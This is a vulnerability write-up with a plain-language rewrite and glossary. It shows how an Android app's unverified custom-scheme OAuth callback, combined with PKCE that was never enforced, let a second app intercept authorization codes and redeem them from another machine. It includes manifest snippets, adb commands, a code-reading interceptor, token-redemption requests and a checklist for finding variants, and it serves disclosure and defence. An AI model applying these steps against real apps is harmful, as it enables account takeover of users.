How an Android OAuth Custom Scheme Became a Full Account Takeover
The Android app used a custom URI scheme for its OAuth callback without PKCE, so another app could register the same scheme and intercept the authorization code. The code could then be redeemed from a separate machine without a code verifier, giving an authenticated session and account takeover.
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
OAuth is often treated as a solved problem: authenticate the user, issue an authorization code, exchange it for a token, and move on. Mobile applications make that assumption dangerous.
While researching an Android application's authentication flow, I encountered what initially looked like a relatively small implementation flaw: the application relied on a custom URI scheme to receive its OAuth callback. On its own, this creates an opportunity for another installed application to register the same scheme and intercept the callback.
The interesting part came next. The intercepted authorization code was not protected by PKCE, meaning there was no cryptographic proof tying the code redemption to the application that originally initiated the authentication request. As a result, a code captured by an attacker-controlled application could be replayed from another device and exchanged for an authenticated session.
This writeup breaks the vulnerability down from the Android manifest level to the OAuth flow, shows how the authorization code was intercepted and redeemed, explains why PKCE was the missing security boundary, and outlines the changes that would prevent the attack.
Setup
The investigation started with the Android APK. Rather than immediately attempting exploitation, I first mapped the authentication and deep-link behaviour. The main questions were:
- How does the application start authentication?
- Which OAuth client is used?
- What redirect URI is registered?
- How does Android receive the callback?
- Is the callback protected by App Links?
- Is PKCE used?
- Can the authorization code be redeemed outside the application?
The APK was decoded and the Android manifest inspected. The APK was decoded and the Android manifest inspected with apktool and grep, and adb was used to query handlers and deliver the intent. The OAuth client in use was identified as victim.mobile-app, and the callback scheme as victim-app:.
Finding it
The manifest contained two relevant intent filters. The first was an HTTPS deep link using verification:
<intent-filter android:autoVerify="true"> <action android:name="android.intent.action.VIEW"/> <category android:name="android.intent.category.DEFAULT"/> <category android:name="android.intent.category.BROWSABLE"/>
<data android:scheme="https"/> <data android:host="@string/deep_link_host"/></intent-filter>
That is the expected Android App Link model. The second was much more interesting:
<intent-filter> <action android:name="android.intent.action.VIEW"/> <category android:name="android.intent.category.DEFAULT"/> <category android:name="android.intent.category.BROWSABLE"/>
<data android:scheme="@string/custom_scheme"/></intent-filter>
There was no android:autoVerify="true". The relevant scheme resolved to:
victim-app:
This immediately created a potential interception primitive. Android custom URI schemes do not provide the same ownership verification mechanism as HTTPS App Links. An application can register:
<data android:scheme="victim-app"/>
without proving that it owns the namespace, which means another application can declare the same scheme.
Exploitation
Step 1: Decode the APK and inspect the manifest
The APK was decoded and the manifest searched for scheme declarations:
apktool decode -f -s -o decoded victim.apk
grep -A5 'android:scheme' decoded/AndroidManifest.xml
The output revealed the two intent filters above: a verified HTTPS App Link and an unverified custom scheme. The custom scheme was the one used for the OAuth callback.
Step 2: Register the same scheme in a test application
I created a minimal test application containing:
<intent-filter> <action android:name="android.intent.action.VIEW"/> <category android:name="android.intent.category.DEFAULT"/> <category android:name="android.intent.category.BROWSABLE"/>
<data android:scheme="victim-app"/></intent-filter>
After installation, Android recognised the malicious application as a handler for:
victim-app://...
This could be verified with:
adb shell pm query-activities --brief \ -a android.intent.action.VIEW \ -d "victim-app://app/oauth-callback"
The malicious package appeared as an eligible handler. At this point there was a possible OAuth interception issue, but interception alone does not automatically equal account takeover. The next step was understanding the authentication flow.
Step 3: Trace the OAuth flow
The Android application did not perform the entire authentication process internally. Instead, it redirected the user into the system browser. A decompiled portion of the application showed the authentication URL being constructed around the mobile OAuth client:
var loginLink = webappUrl.origin + "/oauth/login?client_id=victim.mobile-app" + "&redirect_uri=" + encodeURIComponent( "victim-app://app/oauth-callback" );
this.$window.location.href = loginLink;
This established the flow:
OAuth client ↓System browser ↓Authentication ↓Custom-scheme redirect ↓Android Intent ↓Application
The next question was whether the authorization request used PKCE.
Step 4: Look for PKCE in the client
A secure mobile OAuth authorization-code flow should normally use:
code_challengecode_challenge_method=S256
and later require:
code_verifier
during token exchange. I searched the client-side implementation and observed that the authorization request did not contain a PKCE challenge. The request effectively looked like:
response_type=codeclient_id=victim.mobile-appredirect_uri=victim-app://app/oauth-callback
with no:
code_challenge=code_challenge_method=S256
That was the first major indication that the authorization code might be usable by anyone who obtained it. Client-side behaviour alone was not enough, however: the server had to be tested.
Step 5: Test the authorization endpoint with a foreign redirect URI
I examined the OAuth authorization endpoint and submitted a non-registered redirect URI as a control request. Conceptually:
POST https://victim.com/api/oauth/authorizeContent-Type: application/x-www-form-urlencoded
response_type=codeclient_id=victim.mobile-appredirect_uri=attacker://test
The server rejected the unknown redirect URI and indicated that the mobile client was restricted to its configured callback schemes. The relevant observation was that the legitimate callback scheme was accepted:
victim-app://app/oauth-callback
The server therefore recognised the vulnerable custom scheme as a legitimate OAuth redirect target.
Step 6: Test whether PKCE was enforced server-side
The next test was intentionally simple. I compared authorization behaviour with and without:
code_challengecode_challenge_method=S256
No meaningful enforcement difference appeared. The authorization endpoint continued processing requests without requiring a challenge. That meant PKCE was not merely absent from the mobile client; it was also not enforced as a server-side requirement for the flow. The security boundary that should have protected an intercepted authorization code was therefore missing.
Step 7: Build the interceptor
To prove the Android side of the vulnerability, I created a minimal application that registered the same scheme:
<data android:scheme="victim-app"/>
The application extracted the authorization code from the incoming Intent:
Uri data = getIntent().getData();
String code = (data != null) ? data.getQueryParameter("code") : null;
The purpose was deliberately minimal:
Receive Intent ↓Read code parameter ↓Display captured authorization code
There was no special Android permission involved. The vulnerability existed because the OAuth callback itself was claimable by another application.
Step 8: Validate the callback interception
The next step was to determine whether a callback containing an authorization code could actually reach the malicious application. The OAuth redirect took the form:
victim-app://app/oauth-callback?code=<AUTHORIZATION_CODE>
I delivered the equivalent Android Intent:
adb shell am start \ -a android.intent.action.VIEW \ -d "victim-app://app/oauth-callback?code=<AUTHORIZATION_CODE>"
The interceptor application received it. The application displayed:

image from the emulator
This confirmed the first half of the attack chain:
OAuth Server ↓Authorization Code ↓Custom URI ↓Android Intent Resolution ↓Attacker-Controlled App
The authorization code was now in attacker-controlled memory. The remaining question was whether the code could be exchanged for a session.
Step 9: Redeem the code from a separate machine
The authorization code was then submitted to the authentication backend from a separate machine. The request was conceptually:
POST https://victim.com/api/auth/loginContent-Type: application/x-www-form-urlencoded
grant_type=authorization_codecode=<STOLEN_CODE>
No victim browser cookies were included. No mobile-device state was included. No password was included. No MFA code was included. Most importantly:
No code_verifier
was supplied. The server accepted the code and returned an authenticated access token. The response indicated an authenticated session rather than a partially authenticated state.
The complete attack chain

Root cause
Two design mistakes combined.
First, the OAuth callback was delivered over an unverified custom URI scheme. Android custom schemes have no ownership verification equivalent to HTTPS App Links, so any installed application can declare victim-app and become a candidate handler for the callback. The manifest contained a properly verified HTTPS App Link, but the OAuth redirect did not use it.
Second, the authorization code was not bound to the client that requested it. The mobile client sent no code_challenge, and the authorization server did not require one, so a code obtained by any party could be redeemed without a code_verifier. The server did restrict the mobile client to its configured redirect schemes, which is why attacker://test was rejected, but that control only protects the redirect target, not the code itself once it has been issued to a claimable scheme.
Impact
The practical impact was account takeover for affected mobile users under the demonstrated conditions. An attacker-controlled application required no special Android permission beyond being able to register the same custom URI scheme.
Once the victim completed authentication:
OAuth code ↓intercepted ↓redeemed ↓authenticated session
The resulting session provided access to the victim's authenticated API surface. Depending on the application's available permissions, this could include:
- reading private messages;
- accessing attached files;
- sending messages as the victim;
- modifying profile information;
- interacting with account recovery functionality;
- managing authentication-related settings.
The attack requires the victim to complete authentication while the malicious application is installed. The report does not describe how Android resolves the handler when two applications declare the same scheme, so the exact conditions under which the malicious app receives the callback are not stated.
Fix
The report does not describe a fix applied by the vendor. The changes that would prevent the attack, as outlined in the writeup, are:
- Deliver the OAuth callback over a verified HTTPS App Link (
android:autoVerify="true"with an owned host) instead of an unverified custom scheme, so that no other application can claim the redirect. - Enforce PKCE on the authorization server: require
code_challengeandcode_challenge_method=S256on the authorization request and require the matchingcode_verifierat token exchange, so an intercepted code cannot be redeemed by another party.
Variants to test
- Other custom-scheme callbacks. Decode an APK and look for
BROWSABLEintent filters with aandroid:schemethat is nothttpsand has noautoVerify. A positive result is a scheme you can register in your own app and that the OAuth server accepts as aredirect_uri. - PKCE not enforced server-side. Send an authorization request without
code_challengeand see whether the server still issues a code. A positive result is a code issued with no challenge requirement. - Code redemption without
code_verifier. Take a code from a flow that did include a challenge and try to exchange it with nocode_verifier, or with a wrong one. A positive result is an access token returned anyway. - Cross-device redemption. Redeem a captured code from a different machine with no cookies, device state, password or MFA. A positive result is an authenticated session rather than a partial-auth response.
- Handler enumeration. Use
adb shell pm query-activitiesagainst the callback URI to see which packages are eligible handlers. A positive result is your test package appearing alongside the legitimate app.
The End

, 0xlight
What happened, in plain words
A mobile app let people log in through their web browser using a system called OAuth. When the login finished, the browser was supposed to hand a short-lived piece of proof, called an authorization code, back to the app. The app used a private-looking address of its own, victim-app:, to receive that hand-back. The problem is that on Android, anyone can claim such an address. A second, malicious app installed on the same phone could say "I also answer to victim-app:" and receive the code instead. Worse, the server that issued the code never checked who was redeeming it, so the attacker could take the stolen code to a completely different computer and swap it for a working login session. That is a full account takeover: the attacker ends up logged in as the victim, without the victim's password, cookies or two-factor code.
The rest of this article walks through the same steps the researcher took, in the same order, explaining each concept from scratch. If you can use a browser, you can follow it.
Some background before we start
A few everyday ideas will come up again and again, so here they are first.
- An app on a phone is a package of files. The most important file for us is the manifest, a text file that tells Android what the app can do: which screens it has, which permissions it wants, and which kinds of links it is willing to open. Think of the manifest as the app's business card and mailbox rules combined.
- A URL scheme is the first part of a web address, the bit before
://. You knowhttps://andhttp://. Apps can invent their own, likevictim-app://. When you tap a link starting withvictim-app://, Android looks for an installed app that has registered that scheme and hands the link to it. It is like a nickname: anyone can print a business card saying "call me Bob". - An API (Application Programming Interface) is the set of doors a server offers to programs. When an app shows your messages, it is not reading them from the phone; it is asking the server through an API door, and the server answers with data. Think of a restaurant: the menu and the waiter are the API, the kitchen is the server.
- A token is a short string that proves you are logged in. Instead of sending your password with every request, the app sends the token. It is like a coat-check ticket: whoever holds the ticket gets the coat, no questions asked. That is exactly why stealing one is so valuable.
- A cookie is a small piece of data a website stores in your browser so it remembers you between page loads. It is another form of "you are logged in" proof, tied to your browser.
- OAuth is the standard "log in with..." dance. You have seen it: "Continue with Google", "Sign in with Apple". The app does not see your password. Instead, the identity provider (the server) gives the app a short-lived authorization code, and the app trades that code for a token. The code is meant to be used once, quickly, and only by the app that asked for it.
- PKCE (Proof Key for Code Exchange, pronounced "pixy") is a safety belt for that trade. Before starting the login, the app invents a random secret and sends only a scrambled fingerprint of it, called the
code_challenge. When it later trades the code for a token, it must present the original secret, thecode_verifier. If a thief steals the code but not the secret, the trade fails. It is like a cloakroom that gives you a ticket but also asks for the matching half of a torn banknote before releasing the coat. - The vulnerability class here is often called an OAuth redirect interception combined with missing PKCE enforcement. In plain words: the delivery address for the code could be claimed by anyone, and the code itself had no lock on it.
1. Starting point: inspecting the Android application
The researcher did not start by attacking. The first job was to understand how the app logs people in. The questions were:
- How does the application start authentication?
- Which OAuth client is used?
- What redirect URI is registered?
- How does Android receive the callback?
- Is the callback protected by App Links?
- Is PKCE used?
- Can the authorization code be redeemed outside the application?
Why ask these first? Because you cannot tell whether something is broken until you know what "working" looks like. It is the difference between a locksmith who studies the lock before picking it and someone who just kicks the door.
The app itself is an APK file, the Android equivalent of a .zip with extra structure. It was decoded, meaning unpacked into readable files, and the manifest was inspected.
apktool decode -f -s -o decoded victim.apk
Line by line:
apktoolis a free tool that unpacks Android APK files.decodeis the command that does the unpacking.-fmeans force: overwrite the output folder if it already exists.-smeans do not decode the compiled code back into source; keep it as is. This makes the unpack faster and is enough when you only want to read the manifest.-o decodedsays put the results in a folder calleddecoded.victim.apkis the file being unpacked.
grep -A5 'android:scheme' decoded/AndroidManifest.xml
Line by line:
grepis a search tool that prints lines matching a pattern.-A5means also show five lines after each match, so you see the surrounding context, not just the matching line.'android:scheme'is the pattern being searched for. A scheme declaration in a manifest looks likeandroid:scheme="...".decoded/AndroidManifest.xmlis the file being searched, the manifest inside the unpacked folder.
The manifest contained two relevant intent filters. An intent filter is a block in the manifest that says "my app is willing to handle this kind of event". The first was an HTTPS deep link using verification:
<intent-filter android:autoVerify="true"> <action android:name="android.intent.action.VIEW"/> <category android:name="android.intent.category.DEFAULT"/> <category android:name="android.intent.category.BROWSABLE"/>
<data android:scheme="https"/> <data android:host="@string/deep_link_host"/></intent-filter>
Line by line:
<intent-filter android:autoVerify="true">opens a block of rules.autoVerify="true"asks Android to check with the website owner that this app really owns the domain. That check is what makes it a trusted App Link.<action android:name="android.intent.action.VIEW"/>says the app wants to handle "view this thing" events, which is what opening a link is.<category android:name="android.intent.category.DEFAULT"/>is a standard marker that lets the link open without the user choosing an app every time.<category android:name="android.intent.category.BROWSABLE"/>says the link may be opened from a browser. This is essential for OAuth, because the login happens in the browser.<data android:scheme="https"/>says the link must start withhttps.<data android:host="@string/deep_link_host"/>says the link must be for a particular domain, whose name is stored in a string resource rather than written out here.</intent-filter>closes the block.
That is the expected Android App Link model: a verified HTTPS address that no other app can pretend to own. The second filter was much more interesting:
<intent-filter> <action android:name="android.intent.action.VIEW"/> <category android:name="android.intent.category.DEFAULT"/> <category android:name="android.intent.category.BROWSABLE"/>
<data android:scheme="@string/custom_scheme"/></intent-filter>
Line by line:
<intent-filter>opens a block with noautoVerifyattribute at all. Nothing will be checked with any website owner.- The action and categories are the same as before: handle a link, open by default, allow from a browser.
<data android:scheme="@string/custom_scheme"/>says the app handles a custom scheme whose name is stored in a string resource. Because it is a custom scheme, nothttps, there is no domain to verify.</intent-filter>closes the block.
There was no android:autoVerify="true". The relevant scheme resolved to:
victim-app:
This immediately created a potential interception primitive. A primitive in security means a small building block that can be combined with others into an attack. On its own, a claimable scheme is not a break-in; it is a door that anyone can put their name on.
2. Why the custom scheme mattered
Android custom URI schemes do not provide the same ownership verification mechanism as HTTPS App Links. An application can register:
<data android:scheme="victim-app"/>
Line by line:
<datastarts a data rule inside an intent filter.android:scheme="victim-app"says this app handles links starting withvictim-app:./>closes the rule.
without proving that it owns the namespace. That means another application can declare the same scheme. The researcher created a minimal test application containing:
<intent-filter> <action android:name="android.intent.action.VIEW"/> <category android:name="android.intent.category.DEFAULT"/> <category android:name="android.intent.category.BROWSABLE"/>
<data android:scheme="victim-app"/></intent-filter>
Line by line:
- The filter handles "view" events, opens by default, and accepts links from a browser, exactly like the victim's filter.
<data android:scheme="victim-app"/>claims the same scheme as the victim app.- Nothing here asks for permission, a signature, or a domain check. That is the whole point: Android allows it.
After installation, Android recognised the malicious application as a handler for:
victim-app://...
This could be verified with:
adb shell pm query-activities --brief \ -a android.intent.action.VIEW \ -d "victim-app://app/oauth-callback"
Line by line:
adbis the Android Debug Bridge, a command-line tool that lets a computer talk to a phone or emulator.shellmeans run the rest of the command inside the phone's own command environment.pmis the package manager, the part of Android that knows which apps are installed and what they can handle.query-activitiesasks: which activities (screens) could handle this request?--briefasks for a short answer, just the names, not full details.-a android.intent.action.VIEWsays the request is a "view" action, the same action used when opening a link.-d "victim-app://app/oauth-callback"gives the example link to test with.- The backslashes at the end of lines are just line continuations so the command can be written across several lines.
The malicious package appeared as an eligible handler. At this point there was a possible OAuth interception issue, but interception alone does not automatically equal account takeover. The next step was understanding the authentication flow. Why? Because if the stolen code were useless, the interception would be a nuisance, not a break-in.
3. Tracing the OAuth flow
The Android application did not perform the entire authentication process internally. Instead, it redirected the user into the system browser. That is normal and often good: the browser is a trusted place to type a password, and the app never sees it. A decompiled portion of the application showed the authentication URL being constructed around the mobile OAuth client:
var loginLink = webappUrl.origin + "/oauth/login?client_id=victim.mobile-app" + "&redirect_uri=" + encodeURIComponent( "victim-app://app/oauth-callback" );
Line by line:
var loginLink =starts building a text string that will become the login web address.webappUrl.originis the base address of the website, for examplehttps://victim.com.+ "/oauth/login?client_id=victim.mobile-app"adds the path to the login page and a parameter naming the app as the OAuth client.client_idis the app's public name in OAuth, like a username for the app itself.+ "&redirect_uri="adds the parameter that tells the server where to send the user afterwards.encodeURIComponent(wraps the next value so that special characters in it are safely encoded for a URL."victim-app://app/oauth-callback"is the address the server should send the user back to. This is the custom scheme from the manifest.);closes the call and the statement.
this.$window.location.href = loginLink;
Line by line:
this.$windowrefers to the browser window object..location.href = loginLinktells the browser to navigate to the address just built.
This established the flow:
OAuth client ↓System browser ↓Authentication ↓Custom-scheme redirect ↓Android Intent ↓Application
Read the diagram top to bottom: the app (the OAuth client) sends the user to the system browser; the user authenticates there; the server redirects back to the custom scheme; Android turns that link into an Intent (a message to an app); and the app receives it. The next question was whether the authorization request used PKCE.
4. Looking for PKCE in the client
A secure mobile OAuth authorization-code flow should normally use:
code_challengecode_challenge_method=S256
Line by line:
code_challengeis the scrambled fingerprint of the app's secret, sent at the start of the login.code_challenge_method=S256says how the fingerprint was made.S256means SHA-256, a standard hashing method that turns any input into a fixed-length string and cannot practically be reversed.
and later require:
code_verifier
during token exchange. The code_verifier is the original secret. The server hashes it and checks that the result matches the code_challenge it stored earlier. If a thief only has the code, they cannot produce the secret, so the exchange fails.
The researcher searched the client-side implementation and observed that the authorization request did not contain a PKCE challenge. The request effectively looked like:
response_type=codeclient_id=victim.mobile-appredirect_uri=victim-app://app/oauth-callback
Line by line:
response_type=codeasks the server for an authorization code, not a token directly.client_id=victim.mobile-appidentifies the app making the request.redirect_uri=victim-app://app/oauth-callbacksays where to send the code afterwards.
with no:
code_challenge=code_challenge_method=S256
That was the first major indication that the authorization code might be usable by anyone who obtained it. Client-side behaviour alone was not enough, however: the server had to be tested. Why? Because an app can be careless while the server still refuses to issue codes without a challenge. The safety belt only matters if the server insists on it.
5. Testing the authorization endpoint with a foreign redirect URI
The researcher examined the OAuth authorization endpoint. An endpoint is a specific URL on a server that accepts a particular kind of request. A non-registered redirect URI was submitted as a control request. A control is a test you expect to fail, used to prove that the server is actually checking something. Conceptually:
POST https://victim.com/api/oauth/authorizeContent-Type: application/x-www-form-urlencoded
Line by line:
POSTis the HTTP method used to send data to a server.https://victim.com/api/oauth/authorizeis the address of the authorization endpoint.Content-Type: application/x-www-form-urlencodedsays the body is formatted like a web form, withkey=valuepairs.
response_type=codeclient_id=victim.mobile-appredirect_uri=attacker://test
Line by line:
response_type=codeasks for an authorization code.client_id=victim.mobile-appidentifies the mobile app.redirect_uri=attacker://testis a deliberately foreign address, one the server should not know. If the server accepted it, an attacker could receive codes directly. This is the control.
The server rejected the unknown redirect URI and indicated that the mobile client was restricted to its configured callback schemes. That is good news for the redirect step: you cannot simply point the code at your own server. The relevant observation was that the legitimate callback scheme was accepted:
victim-app://app/oauth-callback
The server therefore recognised the vulnerable custom scheme as a legitimate OAuth redirect target. In other words, the server was doing its job of only sending codes to registered addresses, but the registered address itself was one that any app on the phone could claim.
6. Testing whether PKCE was enforced server-side
The next test was intentionally simple. The researcher compared authorization behaviour with and without:
code_challengecode_challenge_method=S256
Line by line:
code_challengeis the fingerprint parameter.code_challenge_method=S256says the fingerprint uses SHA-256.
No meaningful enforcement difference appeared. The authorization endpoint continued processing requests without requiring a challenge. That meant PKCE was not merely absent from the mobile client; it was also not enforced as a server-side requirement for the flow. The security boundary that should have protected an intercepted authorization code was therefore missing. A security boundary is a checkpoint that an attacker must pass; here, the checkpoint was simply not there.
7. Building the interceptor
To prove the Android side of the vulnerability, the researcher created a minimal application that registered the same scheme:
<data android:scheme="victim-app"/>
Line by line:
- This is the same claim as before: this app handles
victim-app:links.
The application extracted the authorization code from the incoming Intent:
Uri data = getIntent().getData();
Line by line:
Uri data =declares a variable to hold the link that arrived.getIntent()gets the message that launched this screen..getData()pulls the link (the URI) out of that message.
String code = (data != null) ? data.getQueryParameter("code") : null;
Line by line:
String code =declares a text variable to hold the code.(data != null)checks that a link actually arrived, to avoid crashing on an empty message.? data.getQueryParameter("code")means: if a link arrived, read the value of thecodeparameter from it. Query parameters are thekey=valuepairs after the?in a URL.: nullmeans: otherwise, store nothing.
The purpose was deliberately minimal:
Receive Intent ↓Read code parameter ↓Display captured authorization code
Read the diagram top to bottom: the app receives the message, reads the code from it, and shows the code on screen. There was no special Android permission involved. The vulnerability existed because the OAuth callback itself was claimable by another application. That is worth pausing on: the attacker did not need to break into the phone, root it, or ask for dangerous permissions. They only needed to install an app that answered to the same nickname.
8. Validating the callback interception
The next step was to determine whether a callback containing an authorization code could actually reach the malicious application. The OAuth redirect took the form:
victim-app://app/oauth-callback?code=<AUTHORIZATION_CODE>
Line by line:
victim-app://is the custom scheme.app/oauth-callbackis the path the app expects.?code=starts the query string and names the parameter that carries the code.<AUTHORIZATION_CODE>is a placeholder for the real value.
The researcher delivered the equivalent Android Intent:
adb shell am start \ -a android.intent.action.VIEW \ -d "victim-app://app/oauth-callback?code=<AUTHORIZATION_CODE>"
Line by line:
adb shellruns the following command on the phone or emulator.amis the activity manager, the part of Android that starts apps and sends them intents.starttells it to launch something.-a android.intent.action.VIEWsets the action to "view", the same action a browser uses when opening a link.-d "victim-app://app/oauth-callback?code=<AUTHORIZATION_CODE>"sets the data, the link itself, with a placeholder code.- The backslashes continue the command across lines.
The interceptor application received it. The application displayed:
image from the emulator
The image is from the emulator. This confirmed the first half of the attack chain:
OAuth Server ↓Authorization Code ↓Custom URI ↓Android Intent Resolution ↓Attacker-Controlled App
Read the diagram top to bottom: the server issues the code, the code travels as a custom URI, Android resolves which app should get it, and the attacker-controlled app receives it. The authorization code was now in attacker-controlled memory. The remaining question was whether the code could be exchanged for a session.
9. Redeeming the code from a separate machine
The authorization code was then submitted to the authentication backend from a separate machine. This is the crucial test: if the code only worked on the same phone, in the same app, the attack would be limited. The request was conceptually:
POST https://victim.com/api/auth/loginContent-Type: application/x-www-form-urlencoded
Line by line:
POSTsends data to the server.https://victim.com/api/auth/loginis the login endpoint that trades a code for a session.Content-Type: application/x-www-form-urlencodedsays the body is form-encoded.
grant_type=authorization_codecode=<STOLEN_CODE>
Line by line:
grant_type=authorization_codetells the server which kind of trade this is: exchanging a code.code=<STOLEN_CODE>is the captured code, with a placeholder for the real value.
No victim browser cookies were included. No mobile-device state was included. No password was included. No MFA code was included. MFA is multi-factor authentication, the extra code from an app or SMS. Most importantly:
No code_verifier
was supplied. The server accepted the code and returned an authenticated access token. The response indicated an authenticated session rather than a partially authenticated state. In plain words: the server handed over the keys to the account to a stranger on a different computer, with no password and no second factor.
The complete attack chain
Root cause
Two design mistakes combined.
First, the OAuth callback was delivered over an unverified custom URI scheme. Android custom schemes have no ownership verification equivalent to HTTPS App Links, so any installed application can declare victim-app and become a candidate handler for the callback. The manifest contained a properly verified HTTPS App Link, but the OAuth redirect did not use it.
Second, the authorization code was not bound to the client that requested it. The mobile client sent no code_challenge, and the authorization server did not require one, so a code obtained by any party could be redeemed without a code_verifier. The server did restrict the mobile client to its configured redirect schemes, which is why attacker://test was rejected, but that control only protects the redirect target, not the code itself once it has been issued to a claimable scheme.
Think of it as a parcel: the delivery address was a locker that anyone could rent, and the parcel itself had no signature requirement. Either fix alone would have stopped the theft.
Impact
The practical impact was account takeover for affected mobile users under the demonstrated conditions. An attacker-controlled application required no special Android permission beyond being able to register the same custom URI scheme.
Once the victim completed authentication:
OAuth code ↓intercepted ↓redeemed ↓authenticated session
Read the diagram top to bottom: the code is intercepted, then redeemed, and the result is an authenticated session. The resulting session provided access to the victim's authenticated API surface. API surface means all the things a logged-in user can do through the server's doors. Depending on the application's available permissions, this could include:
- reading private messages;
- accessing attached files;
- sending messages as the victim;
- modifying profile information;
- interacting with account recovery functionality;
- managing authentication-related settings.
The attack requires the victim to complete authentication while the malicious application is installed. The report does not describe how Android resolves the handler when two applications declare the same scheme, so the exact conditions under which the malicious app receives the callback are not stated.
Fix
The report does not describe a fix applied by the vendor. The changes that would prevent the attack, as outlined in the writeup, are:
- Deliver the OAuth callback over a verified HTTPS App Link (
android:autoVerify="true"with an owned host) instead of an unverified custom scheme, so that no other application can claim the redirect. - Enforce PKCE on the authorization server: require
code_challengeandcode_challenge_method=S256on the authorization request and require the matchingcode_verifierat token exchange, so an intercepted code cannot be redeemed by another party.
In everyday terms: use a delivery address that only you can own, and require the matching half of the torn banknote before handing over the coat.
Variants to test
If you want to look for similar issues, these are the checks the writeup suggests.
- Other custom-scheme callbacks. Decode an APK and look for
BROWSABLEintent filters with aandroid:schemethat is nothttpsand has noautoVerify. A positive result is a scheme you can register in your own app and that the OAuth server accepts as aredirect_uri. - PKCE not enforced server-side. Send an authorization request without
code_challengeand see whether the server still issues a code. A positive result is a code issued with no challenge requirement. - Code redemption without
code_verifier. Take a code from a flow that did include a challenge and try to exchange it with nocode_verifier, or with a wrong one. A positive result is an access token returned anyway. - Cross-device redemption. Redeem a captured code from a different machine with no cookies, device state, password or MFA. A positive result is an authenticated session rather than a partial-auth response.
- Handler enumeration. Use
adb shell pm query-activitiesagainst the callback URI to see which packages are eligible handlers. A positive result is your test package appearing alongside the legitimate app.
The End
, 0xlight
Glossary
- API: the set of addresses and rules a server offers so programs can ask it for data or actions.
- APK: the file format of an Android app, a package containing code, resources and the manifest.
- App Link: an HTTPS link that Android verifies against the website owner, so only the real owner's app can handle it.
- Authorization code: a short-lived string issued by an OAuth server that an app trades for a token.
- Authorization endpoint: the server address that starts an OAuth login and issues the code.
- BROWSABLE: a manifest category that allows a link to be opened from a browser.
- Callback: the return trip after login, where the server sends the user back to the app with the code.
- Client ID: the public name an app uses to identify itself to an OAuth server.
- Code challenge: the scrambled fingerprint of the app's secret, sent at the start of a PKCE login.
- Code verifier: the original secret an app must present when trading a code for a token under PKCE.
- Cookie: a small piece of data a website stores in your browser to remember you.
- Custom URI scheme: an app-invented address prefix such as
victim-app:, which any app can claim. - Deep link: a link that opens a specific screen inside an app rather than a web page.
- Endpoint: a specific URL on a server that accepts a particular kind of request.
- Intent: Android's message format for asking an app to do something, such as open a link.
- Intent filter: a manifest block declaring which intents an app is willing to handle.
- Manifest: the file inside an APK that declares the app's components, permissions and link handling.
- MFA: multi-factor authentication, an extra proof such as a code from an app or SMS.
- OAuth: the standard flow that lets an app log you in through another service without seeing your password.
- PKCE: a safety belt for OAuth that ties a code to the app that requested it, using a challenge and a verifier.
- Primitive: a small building block of an attack that can be combined with others.
- Redirect URI: the address an OAuth server sends the user back to after login.
- Root cause: the underlying design mistake that makes an attack possible.
- S256: the SHA-256 hashing method used to build a PKCE code challenge.
- Token: a string that proves you are logged in, usable instead of a password.
- URI: a general term for an address, including URLs and custom schemes.

